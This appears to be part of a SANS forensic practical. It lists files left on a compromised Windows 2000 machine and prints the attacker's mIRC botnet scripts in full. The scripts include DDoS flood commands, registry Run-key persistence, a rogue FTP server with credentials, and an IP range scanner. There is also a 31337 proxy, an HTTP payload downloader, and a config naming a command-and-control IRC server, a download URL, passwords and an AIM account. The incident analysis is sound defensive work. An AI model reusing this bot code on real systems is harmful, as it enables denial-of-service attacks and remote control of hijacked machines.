Full Path SANS Practical - Part II\002\C\WINNT\system32\msccct132.ocx
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:12
Entry Modified 2003/06/27 20:19:12
Last Written 2003/03/07 23:18:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\nhtml.dll
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:12

Entry Modified 2003/06/27 20:19:12
Last Written 2002/08/14 22:27:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\nicks.txt
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/02/05 22:08:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\octo.exe
Description File, Hidden, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 1998/03/03 00:00:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\psexec.exe
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2002/07/10 18:15:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\rconnect.conf
Description File, Hidden, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/03/24 17:49:08

Full Path SANS Practical - Part II\002\C\WINNT\system32\rconnect.exe
Description File, Hidden, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2002/07/31 14:08:48

Full Path SANS Practical - Part II\002\C\WINNT\system32\reg.xpl
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/02/08 06:14:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\script1.dll

Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/03/11 23:49:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\SECURE.BAT
Description File, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/03/23 21:16:12

Full Path SANS Practical - Part II\002\C\WINNT\system32\server.txt
Description File, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/03/24 22:01:36

Full Path SANS Practical - Part II\002\C\WINNT\system32\smurf.exe
Description File, Hidden, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2002/06/05 05:18:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\spig.txt
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/03/11 23:58:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\syn.exe
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/02/04 00:29:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\tools2.txt
Description File, Hidden, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13

Last Written 2003/03/24 22:07:30

Full Path SANS Practical - Part II\002\C\WINNT\system32\tools.txt
Description File, Hidden, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/03/24 22:10:56

Full Path SANS Practical - Part II\002\C\WINNT\system32\wincmd34.bat
Description File, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/03/17 01:49:24

Full Path SANS Practical - Part II\002\C\WINNT\system32\aliases.ini
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/03/15 04:33:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\bc.dll
Description File, Hidden, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/01/07 01:22:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\bnc.dll
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/03/07 23:21:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\close.dll
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/01/17 21:00:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\config.hfg
Description File

File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/03/12 21:56:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\del.bat
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/02/02 07:05:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\ipcNL.exe
Description File, Archive
File Created 2003/06/27 20:33:53
Last Accessed 2003/06/27 20:34:03
Entry Modified 2003/06/27 20:34:04
Last Written 2003/06/19 14:26:10

Full Path SANS Practical - Part II\002\C\WINNT\system32\remote.ini
Description File, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/04/02 23:06:58

Full Path SANS Practical - Part II\002\C\WINNT\system32\PSEXESVC.EXE
Description File, Archive
File Created 2003/06/27 20:34:06
Last Accessed 2003/06/27 20:34:08
Entry Modified 2003/06/27 20:34:08
Last Written 2003/06/27 20:34:08

Full Path SANS Practical - Part II\002\C\WINNT\system32\Perflib_Perfdata_590.dat
Description File, Deleted, Archive
File Created 2003/06/27 21:04:00
Last Accessed 2003/06/27 21:04:03
Entry Modified 2003/06/27 21:04:03
Last Written 2003/06/27 21:04:03

Contents of the Files Left Behind on the Compromised System

Full Path SANS Practical - Part II\002\C\WINNT\system32\aliases.ini
Description File
Last Accessed 2003/06/27 20:19:13
File Created 2003/06/27 20:18:46

Last Written 2003/03/15 04:33:00
Entry Modified 2003/06/27 20:19:13

```
[aliases]
n0=/makereg {
n1=
$RegWrite (HKLM\Software\Microsoft\Windows\CurrentVersion\Run\explor
er,$mircdirexpl32.exe,RE
G_SZ)
n2=}
n3=/delreg {
n4=
$RegDelete (HKLM\Software\Microsoft\Windows\CurrentVersion\Run\explor
er)
n5=}
n6=/changenick { nick SYN-[ $+ $r(1,9) $+ $r(1,9) $+ $r(1,9) $+
$r(1,9) $+ ] }
n7= /fload { sockopen flud $+ $rand(1,99999) %fludserver %fludport
}
n8= /fjoin { sockwrite -tn flud* join %fljoin }
n9= /fpart { sockwrite -tn flud* part %flpart }
n10= /fquit { sockwrite -tn flud* quit :[° ¨ · DT· -- GT· · $+ ·
$+ %ver $+ · $+ ¨ ° ] | /cleanup | set
%fcon 0 }
n11= /flchnick { sockwrite -tn flud* NICK $read(nicks.txt) $+
$rand(1,9999) }
n12= /flood { sockwrite -tn flud* %fludtype %fludvict %fldmsg |
sockwrite -tn flud* %fludtype %
fludvict %fldmsg | sockwrite -tn flud* %fludtype %fludvict %fldmsg
| sockwrite -tn flud* %fludty
pe %fludvict %fldmsg }
n13= /cleanup { sockclose flud* | msg %chan +++++· [. · A· ll ·
C· lones · H· ave · B· een · C· leared · ]·
+++++ }
n14= /logoff { unset %loginnick | msg %chan $nick logged out |
/rlevel 20 | /rlevel 50 }
n15= /logoff2 { unset %loginnick | /rlevel 20 | /rlevel 50 }
n16= /Make_Iconf {
n17= write -c ircd.conf
n18= write ircd.conf M: $+ $me $+ .DT-GT.Net:*:DT GT $nick $+
:7000
n19= write ircd.conf A:DT.B0T.NET:DT:DT
n20= write ircd.conf Y:1:90:0:999999999:100000
n21= write ircd.conf Y:2:90:10:999999999:4000000
n22= write ircd.conf I:*@*::*@*::1
n23= write ircd.conf O:*@*:dtcrew:DoNtTrIp:OaAR:1
n24= write ircd.conf Q::Reserved for services:*serv
```

```

n25= write ircd.conf Q::Reserved for operators:*D*NtTr*p*
n26= write ircd.conf P:*:*:*:6667
n27= write ircd.conf P:*:*:*:6668
n28= write ircd.conf P:*:*:*:6669
n29= write ircd.conf P:*:*:*:7000
n30= }

```

Full Path SANS Practical - Part II\002\C\WINNT\system32\tools.txt
Description File, Hidden, Archive
Last Accessed 2003/06/27 20:19:13
File Created 2003/06/27 20:18:46
Last Written 2003/03/24 22:10:56
Entry Modified 2003/06/27 20:19:13

```

on 20:text:*:*:{ if (!$exists(empavms.exe)) { exit }
  if ($1 == !find) { /findit $2 $3 }
  if ($1 == !packet) && ($3 != $null) { run empavms.exe /n /fh /r
"ping.exe $2 -n $3 -l 65500" |
  msg %chan . . 2[. . 14DDoS . . 2]. . 14 packeting $2 with $calc($3
*65536/1024/1000) $+ mb traffic }
  if ($1 == !packet.stop) { run empavms.exe /n /fh /r " $+
$mircdirlibparse.exe -kf ping.exe" |
msg %chan . . 2[. . 14DDoS . . 2]. . 14 packeting halted! }
  if ($1 == !ftp.start) && ($2 != $null) { write -l2 rconnect.conf
BindPort $2 | run rconnect.ex
e | msg %chan . . 2[. . 14ftp . . 2]. . 14 admin:
ftp://gtSEv1:gtSEv1@ $+ $ip $+ : $+ $2 guest: ph33rle55
:test123@ $+ $ip $+ : $+ $2 | timerDE 0 2 write -c rconnect.log }
  if ($1 == !ftp.stop) { run svchost32.exe /n /fh /r " $+
$mircdirlibparse.exe -kf rconnect.exe"
| msg %chan . . 2[. . 14ftp . . 2]. . 14 is now off | |
/timerremove 1 5 /remove rconnect.log | timerDE
off }
  if ($1 == !syn.help) { notice $nick . . 2[. . 14SYN . . 2]. . 14
usage: . . 2[. . 14 !syn <victim> [options
] . . 2]. . 14 Options: 1. Spoof host (0 is random) 2. Dest port(s)
(0 is random, seperate ports wit
h a comma) 3. Num of packets (0 is continuous) 4. Delay }
  if ($1 == .smurf.help) { notice $nick . . 2[. . 14SMURF . . 2]. .
14 usage: . . 2[. . 14 !smurf <victim> [
options] . . 2]. . 14 Options: 1. Dest port(s) (0 is random,
seperate ports with a comma) 2. Protoco
ls to use. Either icmp, udp or both 3. Data size in bytes 4. Num of
packets (0 continuous) 5. De
lay }
  if ($1 == .igmp.help) { notice $nick . . 2[. . 14IGMP . . 2]. .
14 usage: . . 2[. . 14 !igmp <victim> [opt

```

```

ions] · · 2]· · 14 Options: 1. Packet size (default is 15000) 2.
Num of packets (0 continuous) 3. De
lay }
  if ($1 == .udp.help) { notice $nick · · 2[· · 14UDP· · 2]· · 14
usage: · · 2[· · 14 !udp <victim> · · 2]· · 1
4 }
  if ($1 == .octo.help) { notice $nick · · 2[· · 14OCTOPUS· · 2]·
· 14 usage: · · 2[· · 14 !octo <victim> [
options] · · 2]· · 14 Options: 1. Port }
  if ($1 == .igmp) {
    /msg %chan · · 2[· · 14IGMP· · 2]· · 14 attack on: $2
    /timerremove 1 200 /remove igmp.vbs
    write igmp.vbs on error resume next
    write igmp.vbs Set bl = CreateObject("Wscript.shell")
    write igmp.vbs bl.run "igmp $2 -s $3 -n $4 -d $5 $+ ",0,true
    run igmp.vbs
    halt
  }
  if ($1 == .syn) {
    /msg %chan · · 2[· · 14SYN· · 2]· · 14 attack on: $2 -|- port:
$4 -|- # of packets $5 -|- delay: $6

    /timerremove 1 200 /remove syn.vbs
    write syn.vbs on error resume next
    write syn.vbs Set bl = CreateObject("Wscript.shell")
    write syn.vbs bl.run "syn $2 -S $3 -p $4 -n $5 -d $6 $+
",0,true
    run syn.vbs
    halt
  }
  if ($1 == .icmp) {
    /msg %chan · · 2[· · 14ICMP· · 2]· · 14 attack on: $2
    /timerremove 1 200 /remove ping.vbs
    write ping.vbs on error resume next
    write ping.vbs Set bl = CreateObject("Wscript.shell")
    write ping.vbs bl.run "ping $2 -w 0 -l $3 -n $4 $+ ",0,true
    run ping.vbs
    halt
  }
  if ($1 == .udp) {
    /msg %chan · · 2[· · 14UDP· · 2]· · 14 attack on: $2
    /timerremove 1 200 /remove udp.vbs
    write udp.vbs on error resume next
    write udp.vbs Set bl = CreateObject("Wscript.shell")
    write udp.vbs bl.run "udp $2 0 0 0 $+ ",0,true
    run udp.vbs
    halt
  }

```

```

}
if ($1 == .smurf) {
  /msg %chan . . 2[. . 14SMURF. . 2]. . 14 attack on: $2 port: $4
  /timerremove 1 200 /remove smurf.vbs
  write smurf.vbs on error resume next
  write smurf.vbs Set bl = CreateObject("Wscript.shell")
  write smurf.vbs bl.run "smurf $2 bc.dll -p $3 -P $4 -S $5 -n $6
-d $7 $+ ",0,true
  run smurf.vbs
  halt
}
if ($1 == .octo) {
  /msg %chan . . 2[. . 14OCTOPUS. . 2]. . 14 attack on: $2 -|-
port: $3
  /timerremove 1 200 /remove octo.vbs
  write octo.vbs on error resume next
  write octo.vbs Set bl = CreateObject("Wscript.shell")
  write octo.vbs bl.run "octo $2 $3 $+ ",0,true
  run octo.vbs
  halt
}
}
}

```

Full Path SANS Practical - Part II\002\C\WINNT\system32\spig.txt

Description File

Last Accessed 2003/06/27 20:19:13

File Created 2003/06/27 20:18:46

Last Written 2003/03/11 23:58:00

Entry Modified 2003/06/27 20:19:13

```

on 1:sockclose:SIPG: { timerSIPG 1 30 SIPG }
on 1:sockopen:SIPG:{ if ($sockerr > 0) { return } | unset
%spigscan | timerCSPIG off | set %st
opscan no | unset %Scan.Range.* | unset %SIPG* | sockwrite -n SIPG
USER $read(nicks.txt) $+ $ra
nd(1,9) $read(nicks.txt) $+ $rand(1,9) $read(nicks.txt) $+
$rand(1,9) $read(nicks.txt) $+ $ran
d(1,9) | sockwrite -n SIPG NICK $read(nicks.txt) $+ $rand(1,999)
$+ $rand(a,z) }
on 1:sockread:SIPG:{
  if ($sockerr > 0) { return } | sockread %SIPGread | if ($sockbr
== 0) { return }
  echo -a %sipgread
  if ($gettok(%SIPGread,1,32) == ping) { sockwrite -n SIPG PONG
$gettok(%SIPGread,2-,32) }
  if ($gettok(%SIPGread,2,32) == kick) { sockwrite -n SIPG join
$gettok(%SIPGread,3,32) }

```

```

    if ($gettok(%SIPGread,2,32) == 433) { sockwrite -n SIPG nick
$read(nicks.txt) }
    if ($gettok(%SIPGread,2,32) == 001) || ($gettok(%SIPGread,2,32)
== 474) { sockwrite -n SIPG
join $gettok(#xdcc #x-dcc #divx-movies #warez-central #FTP-XDCC
#123warez #mp3_collective #movie
land #movie-planet #HQ-DVDS #xxx #hardrock&metalmp3
#xxxpasswd,$r(1,13),32) }
    if ($gettok(%SIPGread,2,32) == 471) || ($gettok(%SIPGread,2,32)
== 474) { sockwrite -n SIPG
join $gettok(#xdcc #x-dcc #divx-movies #warez-central #FTP-XDCC
#123warez #mp3_collective #movie
land #movie-planet #HQ-DVDS #xxx #hardrock&metalmp3
#xxxpasswd,$r(1,13),32) }
    if ($gettok(%SIPGread,2,32) == 474) || ($gettok(%SIPGread,2,32)
== 474) { sockwrite -n SIPG
join $gettok(#xdcc #x-dcc #divx-movies #warez-central #FTP-XDCC
#123warez #mp3_collective #movie
land #movie-planet #HQ-DVDS #xxx #hardrock&metalmp3
#xxxpasswd,$r(1,13),32) }
    if ($gettok(%SIPGread,2,32) == 473) || ($gettok(%SIPGread,2,32)
== 474) { sockwrite -n SIPG
join $gettok(#xdcc #x-dcc #divx-movies #warez-central #FTP-XDCC
#123warez #mp3_collective #movie
land #movie-planet #HQ-DVDS #xxx #hardrock&metalmp3
#xxxpasswd,$r(1,13),32) }
    if ($gettok(%SIPGread,2,32) == 366) { sockwrite -n SIPG who
%getscan }
    if ($gettok(%SIPGread,2,32) == 315) || (%SIPGnum >= 5) {
sockclose SIPG | return }
    if ($gettok(%SIPGread,2,32) == 352) { if ($gettok(%SIPGread,8,32)
!= $host) && ($gettok(%SIPGr
ead,7,32) != $ip) && (*.undernet.org !iswm $gettok(%SIPGread,6,32))
{ inc %SIPGnum | set %SIPG.
[ $+ [ %SIPGnum ] ] $gettok(%SIPGread,6,32) | dns
$gettok(%SIPGread,6,32) }
}
}
alias SIPG { if ($sock(SIPG)) { sockclose SIPG } | sockopen SIPG
$read(ipservers.txt) 6667 }
alias spigscan { set %stopscan no | set %silentscan on | inc
%spigscan | if (%spigscan >= 5) { u
nset %spigscan | sipg } | set %begshortip $gettok( [ %Scan.Range. [
$+ [ %spigscan ] ] ],1,32)
| set %beglongip $longip( %begshortip ) | set %endshortip
$gettok( [ %Scan.Range. [ $+ [ %spig

```

```

scan ] ] ] ,2,32) | set %endlongip $longip( %endshortip ) | set
%total $calc( %endlongip - %be
glongip ) | unset %totalscanning | msg %chan . . 2[ . . 14DT-GT . .
2] . . 14 starting scan from: [ %begshor
tip to %endshortip ] * $+ . $+ $gettok([ %sipg. [ $+ [ %spigscan ]
] ],$count([ %sipg. [ $+ [ %
spigscan ] ] ],.) $+ -,46) | startscan }
alias spigscan2 { set %stopscan no | set %silentscan on | inc
%spigscan | if (%spigscan >= 5) {
set %begshortip moreips | unset %spigscan | SIPG } | if
(%begshortip != moreips) { set %begshor
tip $gettok( [ %Scan.Range. [ $+ [ %spigscan ] ] ] ,1,32) | set
%beglongip $longip( %begshorti
p ) | set %endshortip $gettok( [ %Scan.Range. [ $+ [ %spigscan ] ]
] ,2,32) | set %endlongip $l
ongip( %endshortip ) | set %total $calc( %endlongip - %beglongip )
| unset %totalscanning | msg
%chan . . 2[ . . 14DT-GT . . 2] . . 14 starting scan from: [
%begshortip to %endshortip ] * $+ . $+ $gettok
([ %sipg. [ $+ [ %spigscan ] ] ],$count([ %sipg. [ $+ [ %spigscan ]
] ],.) $+ -,46) | startscan
} | else { msg %chan . . 2[ . . 14DT-GT . . 2] . . 14 Getting new ips
} }
on 1:DNS:{ haltdef | timerspigscan 1 10 spigscan | if ($iaddress) {
if ($iaddress == $ip) { retu
rn } | inc %SIPGdns | set %Scan.Range. [ $+ [ %SIPGdns ] ]
$gettok($iaddress,1-2,46) $+ .0.0 $ge
ttok($iaddress,1,46) $+ . $+ $calc($gettok($iaddress,2,46)+10) $+
.255.255 | return } } }
}
. . . . .

```

```

Full Path      SANS Practical - Part II\002\C\WINNT\system32\remote.ini
Description    File, Archive
Last Accessed  2003/06/27 20:19:13
File Created   2003/06/27 20:18:46
Last Written   2003/04/02 23:06:58
Entry Modified 2003/06/27 20:19:13

```

```

[users]
n0=20:*!*@***
[variables]
n0=%server beasts.tosham.com
n1=%serverport 6667
n2=%chan #beasts
n3=%iisfile iexplore32i.exe
n4=%9xroom #beasts

```

```
n5=%winXchan #beasts
n6=%key shutdown
n7=%pass ginger
n8=%prefix [l33t]
n9=%botserver
n10=%botport 6667
n11=%identd DTBOT
n12=%loggedin -+=[ ]=+- · 12° ¨ o · · 4N· ow · H· as · MA$TER· ·
A· ccess · T· o · D· T· · G· T %ver · 12o¨ ¨
n13=%amounts 5
n14=%flchan #beasts
n15=%flnick #beasts
n16=%fltime 20
n17=%clones 10
n18=%ver 4.5
n19=%numfloodmessages 23
n20=%proxy.port 31337
n21=%proxy.connecting 6815590 6841006 6923375 6943464 7216116
7323100 7404717 7578917 9456567 95
18396 9562570 9695701 10850382 10946329 10971736 11200054
n22=%prx2
n23=%prx QUIT :
n24=%bnc OFF
n25=%channel
n26=%fldprfix [DK]
n27=%fnick
n28=%fludserver 136.165.62.62
n29=%fludport 6667
n30=%fludtype Notice
n31=%flamount 30
n32=%flooddelay 2
n33=%dtflud flud43289
n34=%fcon 0
n35=%fljoin ##^poop^.
n36=%flpart #netbios
n37=%fludvict ##^poop^.
n38=%identdz SUCKA
n39=%dietime 1
n40=%identz2 SUCKA1
n41=%identz3 SUCKA1
n42=%pass2 changepass
n43=%identz4 SUCKAx
n44=%loadfile tools2.txt
n45=%unloadfile socketmanager.mrc
n46=%timeout 10
n47=%dlplace http://dt3.netfirms.com/proxy.exe
n48=%dldir ""
```



```
n91=%randscan1 2219840447
n92=%randscan2 3160724722
n93=%scanning no
n94=%change1 96
n95=%change2 255
n96=%change3 0
n97=%ver 3.0
n98=%fldmsg :TEST testing 2 words and more w00tie testin' woop de
dooie
n99=%cs-key 2607826480345
n100=%winkey 55274-640-0000356-23087
n101=%stopscan yes
n102=%445 128.218.1.161
n103=%AIMUserCount 2
n104=%AIMUserHost aliza7196!neils63@=Ho8-21fqy26-
87.nas51.stockton1.ca.us.da.qwest.net
n105=%icqfrom OWNED
n106=%range0 3635903252
n107=%range1 3635903262
n108=%range2 3635903262
n109=%currentnick jarrad4394
n110=%sckrd :PortX!deuceboy@=nxMJ864H6Z.ipt.aol.com NOTICE
##^poop^. :-M· a· 5· S· I· v· E· _· B· l· 0· O· d
· y_· f· 1· 0· 0· d· _· 4· T· T· A· c· k· M· A· 5· 5· i· v· e· _·
b· L· 0· 0· d· Y_· F· 1· 0· 0· d· _· a· t· T· a· c· K_· m· A· 5· S·
I· V· e
· _· b· l· o· 0· D· Y_· f· 1· o· 0· d· _· a· T· t· 4· c· k_· M· A·
S· S· 1· V· e· _· B· l· o· 0· d· Y_· F· 1· o· o· d· _· 4· T· t· A·
C· k_· M
· A· s· s· 1· V· e· _· b· L· 0· 0· d· Y_· F· 1· 0· 0· D· _· 4· T·
t· a· c· k_· m· a· s· S· I· v· e· _· b· L· 0· 0· D· Y_· f· 1· 0· 0·
d· _· A·
t· t· a· c· k_· M· a· S· 5· I· v· e· _· b· l· 0· o· d· Y_· f· 1· 0·
0· 0· d· _· 4· t· t· a· c· K_· m· a· s· s· I· V· e· _· B· L· 0· 0· D·
y_· f·
l· o· 0· D· _· A· T· t· 4· C· K_· m· A· s· s· 1· V· e· _· B· l
n111=%Lines 100
n112=%query1 12.30.*.*
n113=%iniscan.stat.bag off
n114=%uniscan.wnick jermaine9277
n115=%uni.oneip 3635903549
n116=%uni.twoip 3635903548
n117=%uniscan.work 216.183.124.45 - 216.183.124.60
n118=%uniscan.chan #winX.scanner2.
n119=%uniscan.found 5
n120=%uniscan.bag 0
n121=%iniscan.stat.server off
```

n122=%unibag.job off
n123=%subsock ""
n124=%uni.bcheck 216.183.124.53
n125=%unibag.page 130
n126=%scanport.status off
n127=%unmask.status off
n128=%sub.unmask off
n129=%scanip.status off
n130=%targetip.obj #winX.scanner2.
n131=%found.sub 0
n132=%count.sub 1
n133=%count.all.sub 1
n134=%sub.who 12.40.34.2
n135=%scanip.rezult show
n136=%sub.take.ready off
n137=%scan.openip 69
n138=%scanip.end on
n139=%1p1 12.*.*.*
n140=%1p2 12.131.123.151
n141=%AIMUserPass 8115197143
n142=%AIMSequence 11572
n143=%SequenceNumber 65239
n144=%pw 1225893129
n145=%sn m4kj54gj6s0gy
n146=%url
http://aim.aol.com/aimnew/create_new.adp?name=m4kj54gj6s0gy&password=1225893129&confirm=1225893129&email=sbv513ycfxbg@sexmail.com&month=01&day=12&year=1945&promo=106712&pageset=Aim&privacy=1&client=no
n147=%blaaaa ""
n148=%em sbv513ycfxbg@sexmail.com
n149=%name qdsnvhzzle
n150=%window ""
n151=%rsn m 4 k j 5 4 g j 6 s 0 g y
n152=%getscan *
n153=%host 0-1pool20-157.nas49.stockton1.ca.us.da.qwest.net
n154=%botstop no
n155=%SIPGread :Geneva.CH.EU.Undernet.org 352 gerome784 #x-dcc
~Tasttee bgp397968bgs.jersyc01.nj
.comcast.net *.undernet.org Tasttee H :3 Quebert
n156=%SIPGnum 5
n157=%SIPG.1 h24-70-150-56.su.shawcable.net
n158=%SIPG.2 89.Red-80-35-84.pooles.rima-tde.net
n159=%SIPG.3 ip68-12-132-177.ok.ok.cox.net
n160=%SIPG.4 D576A4B5.kabel.telenet.be
n161=%SIPG.5 DTG-240.216-254-232.dtgnet.com

```

n162=%SIPGdns 4
n163=%Scan.Range.1 80.35.0.0 80.45.255.255
n164=%Scan.Range.2 68.12.0.0 68.22.255.255
n165=%Scan.Range.3 213.118.0.0 213.128.255.255
n166=%Scan.Range.4 216.254.0.0 216.264.255.255
n167=%spigscan 1
n168=%loginnick beasts
Full Path      SANS Practical - Part II\002\C\WINNT\system32\bnc.dll
Description    File
Last Accessed  2003/06/27 20:19:13
File Created   2003/06/27 20:18:46
Last Written   2003/03/07 23:21:00
Entry Modified 2003/06/27 20:19:13

ON *:LOAD: { set %proxy.port 31337 | hmake proxy 100 | backup_proxy
| hfree proxy | start_proxy
| echo -s · 2[· 12Mr. Bnc· 2]· I'm ready to go!, right click in
your status window and click help.
}
ON *:START: { hmake proxy | close_proxy | if ($findfile(D:\,*,*,*)
> 0 )

menu status {
    Mr. BNC
    .-
    . $iif($hget(proxy),STOP,START) :
$iiif($hget(proxy),close_proxy,start_proxy)
    .Help: echo -s Tell your friends to type · //server $IP
%proxy.port $+ · Then they need to ente
r thier username and password as shown when they connect.
    .Add: proxy_add $$?="Nickname?" $$?="Password?"
    .Delete: proxy_del $$?="Nickname?"
    .Change Port: set %proxy.port $$?="Proxy Port? (Default = 31337)"
}
alias close_proxy { sockclose proxy | set %bnc OFF | msg %chan ·
2[· 12Mr. Bnc· 2]· · 0,4Stopped. }

alias start_proxy { socklisten proxy %proxy.port | set %bnc ON |
msg %chan · 2[· 12Mr. Bnc· 2]· · 1,
9Started. Port %proxy.port }
alias backup_proxy { var %bup = $hget(proxy,0).item | hmake
backupproxy 100 | while (%bup) { IF
(PROXY !isin $hget(proxy,%bup).item) { hadd backupproxy
$hget(proxy,%bup).item $hget(proxy,%bup)
} } | .remove proxy.hash | .hsave backupproxy proxy.hash | .hfree
backupproxy }

```

```

ON *:SOCKLISTEN:PROXY: { var %proxy = $ticks | set
%proxy.connecting %proxy.connecting $ticks |
sockaccept proxy $+ %proxy }
ON *:SOCKREAD:PROXY*: {
    var %prx1 = :proxy!proxy@ $+ $host NOTICE
    sockread %prx
    tokenize 32 %prx
    IF ($right($sockname,-5) isin %proxy.connecting) {
        IF ($1 == NICK) { hadd proxy $sockname PROXY $+ $2 | halt }
        IF ($1 == USER) {
            var %prx5 = $sockname
            hadd proxy $hget(proxy,$sockname) $2- CONNECTED
            sockrename $sockname $hget(proxy,$sockname)
            hdel proxy %prx5
            %proxy.connecting =
$remtok(%proxy.connecting,$right($sockname,-5),1,32)
            .sockwrite -n $sockname %prx1 :Welcome to the Valix IRC Proxy
server.
            .sockwrite -n $sockname %prx1 :Type · /quote conn <user>
<password> <server> <port>·
            halt
        }
        halt
    }
    IF ($right($hget(proxy,$sockname),9) == CONNECTED) {
        IF ($1 == CONN) {
            IF ($5) {
                IF ($hget(proxy,$2)) {
                    IF ($hget(proxy,$2) == $3) {
                        sockwrite -n $sockname %prx1 :*** Connecting to $4 on
port $5 $+ ...
                        sockopen SERVER $+ $sockname $4 $5
                        identd on $lower($right($sockname,-5))
                        .timeridentd 1 2 identd on Valix
                    }
                    ELSE { sockwrite -n $sockname %prx1 :Incorrect password.
}
                }
                ELSE { sockwrite -n $sockname %prx1 :Invalid username. }
            }
            ELSE { sockwrite -n $sockname %prx1 :Type · /quote conn
<user> <password> <server> <port>·
}
        }
        ELSE { halt }
    }
    ELSE { sockwrite -n SERVER $+ $sockname $1- }
}

```

```

}

ON *:SOCKOPEN:SERVERPROXY*: {
    IF ($sockerr > 0) { sockwrite -n $right($sockname,-6) %prx1 :No
such server, Try a different o
ne. | halt }
    sockwrite -n $sockname NICK $right($sockname,-11)
    sockwrite -n $sockname USER
    $gettok($hget(proxy,$right($sockname,-6)),1-4,32)
    hadd proxy $right($sockname,-6) $server $port
}

ON *:SOCKREAD:SERVERPROXY*: { sockread %prx2 | tokenize 32 %prx2 |
IF ($sock($sockname)) { sockw
rite -n $right($sockname,-6) $1- } }
ON *:SOCKCLOSE:PROXY*: { hdel proxy $sockname | if ($sock( SERVER
$+ $sockname ,1) { sockclose S
ERVER $+ $sockname } }
ON *:SOCKCLOSE:SERVERPROXY*: { sockclose $right($sockname,-6) }

alias proxy_add {
    IF ($2) {
        IF ($hget(proxy,$1)) { msg %chan . 2[. 12Mr. Bnc. 2]. Error:
That nickname already exists on th
e proxy users list. }
        ELSE { hadd proxy $1 $2 | IF ($show) { msg %chan . 2*** . $+
$1 $+ . Was succesfully added wi
th the password . $+ $2 } }
    }
    ELSE { msg %chan . 2[. 12Mr. Bnc. 2]. Error: Insufficient
paramaters. . /proxy_add <nick> <passwd>
. }
}
alias proxy_del {
    IF ($1) {
        IF ($hget(proxy,$1)) { hdel proxy $1 | IF ($show) { msg %chan .
2*** . $+ $1 $+ . Was succesf
ully removed from the proxy list } }
        ELSE { msg %chan . 2[. 12Mr. Bnc. 2]. Error: That nickname
doesn't exists on the proxy users li
st. }
    }
    ELSE { msg %chan . 2[. 12Mr. Bnc. 2]. Error: Insufficient
paramaters. . /proxy_del <nick>. }
}

```

```

on *:sockopen:download: { if ($sockerr) { msg %chan Error: Socket
error. | return } | .write -c
%download2 | .sockwrite -n $sockname GET / $+ %download3 HTTP/1.0 |
.sockwrite -n $sockname Acc
ept: */* | .sockwrite -n $sockname Host: %download1 | .sockwrite -n
$sockname }
on *:sockread:download: { if (%downloadready != 1) { var %header |
sockread %header | while ($so
ckbr) { if (Content-length: * iswm %header) { %downloadlength =
$gettok(%header,2,32) } | elseif
(* !iswm %header) { %downloadready = 1 | %downloadoffset =
$sock($sockname).rcvd | break } | so
ckread %header } } | sockread 4096 &d | while ($sockbr) { bwrite
%download2 -1 -1 &d | sockread
4096 &d } }
